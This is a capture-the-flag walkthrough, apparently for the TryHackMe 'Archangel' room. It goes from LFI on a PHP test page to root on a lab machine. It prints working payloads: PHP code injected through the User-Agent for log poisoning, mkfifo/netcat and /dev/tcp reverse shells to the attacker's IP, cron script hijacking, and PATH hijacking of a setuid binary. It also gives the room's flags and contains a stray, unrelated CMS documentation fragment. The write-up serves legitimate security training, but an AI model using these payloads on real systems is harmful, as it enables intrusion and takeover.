


ARCHANGEL THM RM

another lesson in LFI (local file inclusion)



```
[max㉿kali]: /vncpw$  
└─$ nmap -sV -sC 10.10.133.36  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-16 17:13 PDT  
Nmap scan report for 10.10.133.36  
Host is up (0.19s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)  
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)  
|_  256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: Wavefire  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Gobuster found a few directories but nothing I could use


```
[max㉿kali]: [~/local/bin]  
└─$ gobuster dir -u http://10.10.133.36 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t16 -q  
/images          (Status: 301) [Size: 313] [--> http://10.10.133.36/images/]  
/pages           (Status: 301) [Size: 312] [--> http://10.10.133.36/pages/]  
/flags            (Status: 301) [Size: 312] [--> http://10.10.133.36/flags/]  
/layout           (Status: 301) [Size: 313] [--> http://10.10.133.36/layout/]
```

The screenshot shows a browser window with the URL 10.10.133.36. The page title is "Kali Linux Kali Training Kali Tools Kali Forums". On the left, there's a sidebar with "WaveFire" and "SECURITY" sections. On the right, the "Wappalyzer" extension is active, displaying technology detection results:


- Web servers:** Apache 2.4.29
- JavaScript libraries:** jQuery 3.3.1
- Operating systems:** Ubuntu

Below the technologies, there's a section titled "Generate sales leads" with the subtext "Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others." A button labeled "Create a lead list" is visible.


This was a clue there was another domain name, mafialive.thm
So I added it to my /etc/hosts file in nano with the website IP



Found this file when I manually checked robots.txt



We nav out to this test page and have a button to press...



popping the hood on the Source page

```
1 <!DOCTYPE HTML>
2 <html>
3
4 <head>
5   <title>INCLUDE</title>
6   <h1>Test Page. Not to be Deployed</h1>
7
8   </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a
9   button</button></a><br>
10   Control is an illusion    </div>
11 </body>
12
13 </html>
```

log poisoning

Burp Suite Community Edition

Burp Project Intruder Repeater Window Help

Dashboard Target

Repeater Sequencer Decoder Compare

1 x ...

Send Cancel < | > | ↴ ↵

Request

Pretty Raw In Actions ▾

```

1 GET /test.php?view=
/var/www/html/development_testing/mrrobot.php HTTP/1.1
2 Host: mafialive.thm
3 User-Agent: Mozilla/5.0 <?php system($_GET['cmd']); ?>
4 (X11; Linux aarch64; rv:78.0) Gecko/20100101
Firefox/78.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close

```

```

</button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button>
</a><br>
10.2.57.21 - - [17/Aug/2021:10:18:56 +0530] "GET /test.php HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.2.57.21 - - [17/Aug/2021:10:19:03 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 486
"http://mafialive.thm/test.php" "Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.2.57.21 - - [17/Aug/2021:10:19:29 +0530] "GET /test.php?view=/var/www/html/development_testing/test.php HTTP/1.1" 500 443 "-"
"Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.2.57.21 - - [17/Aug/2021:10:20:16 +0530] "GET /test.php?view=/var/www/html/development_testing/../../../../log/apache2/access.log&cmdid HTTP/1.1" 200 651 "-" "Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.2.57.21 - - [17/Aug/2021:10:26:22 +0530] "GET /test.php?view=/var/www/html/development_testing/test.php HTTP/1.1" 500 443 "-"
"Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.2.57.21 - - [17/Aug/2021:10:27:11 +0530] "GET /test.php?view=/var/www/html/development_testing/test.php HTTP/1.1" 500 443 "-"
"Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.2.57.21 - - [17/Aug/2021:10:28:39 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 449 "-"
"Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0"
10.2.57.21 - - [17/Aug/2021:10:29:41 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 480 "-"
"Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0 uid=33(www-data) gid=33(www-data) groups=33(www-data)"

```

LFI: notice how we can fool the filter by using the “//” to move up and down directories: in this case 4 dir to list /etc/passwd file

Test Page. Not to be Deployed

Here is a button

```

root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:100:systemd Network Management...:/run/systemd/netif:
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver...:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin _aptx:x:104:65534:/nonexistent:/usr/sbin/nologin uidd:x:105:109:/run/uuidd:/usr/sbin/nologin
sshd:x:106:65534:/run/sshd:/usr/sbin/nologin archangel:x:1001:1001:Archangel...:/home/archangel:/bin/bash

```

the apache2 access.log is 3 directories deep:

Test Page. Not to be Deployed

Here is a button

```

10.2.57.21 - - [19/Aug/2021:03:50:07 +0530] "GET / HTTP/1.1" 200 3888 "-" "Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.2.57.21 - -
[19/Aug/2021:03:50:08 +0530] "GET /layout/styles/layout.css HTTP/1.1" 200 4953 "http://10.10.183.239/" "Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101
Firefox/78.0" 10.2.57.21 - - [19/Aug/2021:03:50:08 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200 693 "http://10.10.183.239/" "Mozilla/5.0 (X11; Linux
aarch64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.2.57.21 - - [19/Aug/2021:03:50:08 +0530] "GET /layout/scripts/jquery.mobilemenu.js HTTP/1.1" 200 926

```

https://gila-cms.readthedocs.io/_/downloads/en/lat ... ☰ ☆

When installation is finished we can enter on the admin panel using the admin email and password that we wrote before.

Log In

E-mail

Password

Login

Forgot password?

We can always access in the login page from these links `mysite.com/ /login` it redirects to the front page of the website
`mysite.com/ /admin` it redirects to the administration

We enter in the administration dashboard.

```
max㉿kali:~/Downloads
└─$ curl http://mafialive.thm -v -A '<?php echo system($_GET['cmd']); ?>'

*   Trying 10.10.26.73:80...
*   Connected to mafialive.thm (10.10.26.73) port 80 (#0)
> GET / HTTP/1.1
> Host: mafialive.thm
> User-Agent: <?php echo system($_GET[cmd]); ?>
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 19 Aug 2021 02:52:52 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Last-Modified: Thu, 19 Nov 2020 14:01:00 GMT
< ETag: "3b-5b476286775bf"
< Accept-Ranges: bytes
< Content-Length: 59
< Content-Type: text/html
<
<h1>UNDER DEVELOPMENT</h1>

thm{f0und_th3_r1ght_h0st_n4m3}
```

```
(max㉿kali)-[~/Downloads]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.26.73] 39326
/bin/sh: 0: can't access tty; job control turned off
$ ls -la
total 24
drwxrwxrwx 2 root root 4096 Nov 19 2020 .
drwxr-xr-x 4 root root 4096 Nov 17 2020 ..
-rw-rw-r-- 1 1000 1000 59 Nov 19 2020 index.html
-rw-r--r-- 1 1000 1000 40 Oct 31 2020 mrrobot.php
-rw-r--r-- 1 root root 34 Nov 19 2020 robots.txt
-rw-r--r-- 1 1000 1000 712 Nov 19 2020 test.php
$ █
max@kali: ~/Downloads

(max㉿kali)-[~/Downloads]
└─$ curl http://mafialive.thm -A "<?php echo system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.57.21 4444 >/tmp/f') ?>" <h1>UNDER DEVELOPMENT</h1>
thm{f0und_th3_r1ght_h0st_n4m3}
```

```
drwxr-xr-x 6 archangel archangel 4096 Nov 20 2020 .
drwxr-xr-x 3 root root 4096 Nov 18 2020 ..
-rw-r--r-- 1 archangel archangel 220 Nov 18 2020 .bash_logout
-rw-r--r-- 1 archangel archangel 3771 Nov 18 2020 .bashrc
drwx----- 2 archangel archangel 4096 Nov 18 2020 .cache
drwxrwxr-x 3 archangel archangel 4096 Nov 18 2020 .local
-rw-r--r-- 1 archangel archangel 807 Nov 18 2020 .profile
-rw-rw-r-- 1 archangel archangel 66 Nov 18 2020 .selected_editor
drwxr-xr-x 2 archangel archangel 4096 Nov 18 2020 myfiles
drwxrwx--- 2 archangel archangel 4096 Nov 19 2020 secret
-rw-r--r-- 1 archangel archangel 26 Nov 19 2020 user.txt
www-data@ubuntu:/home/archangel$ cat user.txt
lcat user.txt

Command 'lcat' not found, but there are 23 similar ones.

www-data@ubuntu:/home/archangel$ tac user.txt
tac user.txt
```

```

(max㉿kali)-[~/Downloads]
$ nc -lvpn 4445
listening on [any] 4445 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.217.241] 60666
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(archangel) gid=1001(archangel) groups=1001(archangel)
$ 

max@kali: ~/Downloads/php-reverse-shell
www-data@ubuntu:/$ echo "/bin/sh -i >& /dev/tcp/10.2.57.21/4445 0>&1"> /opt/helloworld.sh
< /dev/tcp/10.2.57.21/4445 0>&1"> /opt/helloworld.sh
www-data@ubuntu:/$ cat /opt/helloworld.sh
cat /opt/helloworld.sh
/bin/sh -i >& /dev/tcp/10.2.57.21/4445 0>&1
www-data@ubuntu:/$ ls -la /opt/helloworld.sh
ls -la /opt/helloworld.sh
-rwxrwxrwx 1 archangel archangel 44 Aug 17 11:59 /opt/helloworld.sh
www-data@ubuntu:/$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.57.21 4445 >/tmp/f"> /opt/helloworld.sh
<>&1|nc 10.2.57.21 4445 >/tmp/f"> /opt/helloworld.sh

```

backup file with uid perms found in archangel/secret/

```

archangel@ubuntu:~$ cd secret
cd secret
archangel@ubuntu:~/secret$ ls -la
ls -la
total 32
drwxrwx--- 2 archangel archangel 4096 Nov 19 2020 .
drwxr-xr-x 6 archangel archangel 4096 Nov 20 2020 ..
-rwsr-xr-x 1 root      root    16904 Nov 18 2020 backup
-rw-r--r-- 1 root      root     49 Nov 19 2020 user2.txt
archangel@ubuntu:~/secret$ cat user
cat user2.txt
thm{h0rzont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
archangel@ubuntu:~/secret$ 

```

When we run strings on this binary we see a call to the "cp" command. What if we created our own version of "cp" and hijacked the PATH variable to check in our PWD 1st?

```
archangel@ubuntu:~/secret$ strings backup
strings backup
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
cp /home/user/archangel/myfiles/* /opt/backupfiles
```

Let's create our own version of "cp". We make it a file that runs the /bin/bash command. Since backup is owned by root, it will execute this command and create a bash shell as root!

```
archangel@ubuntu:~/secret$ echo "/bin/bash">> cp
echo "/bin/bash">> cp
archangel@ubuntu:~/secret$ ls
ls
backup cp user2.txt
archangel@ubuntu:~/secret$ chmod +x cp
chmod +x cp
archangel@ubuntu:~/secret$ ls
ls
backup cp user2.txt
archangel@ubuntu:~/secret$ echo PATH$
```

in this case we use export PATH=/home/archangel/secret:\$PATH
"\$" in front means append new entry onto the front of PATH. When any command is run it will check the 1st position 1st for the path to the file.
" \$" at the end e.g. PATH\$ means append entry to end of PATH

```
export PATH=$PWD:$PATH
```

now run the backup file and holy privesc, we are root!!

```
archangel@ubuntu:~/secret$ ./backup
./backup
root@ubuntu:~/secret# whoami
whoami
root
root@ubuntu:~/secret#
```

grab the flag in the root dir:

```
drwx----- 4 root root 4096 Nov 20 2020 .
drwxr-xr-x 22 root root 4096 Nov 16 2020 ..
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Nov 18 2020 .cache
drwxr-xr-x 3 root root 4096 Nov 16 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 68 Nov 19 2020 root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
thm{p4th_v4r1abl3_expl01tat1on_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
```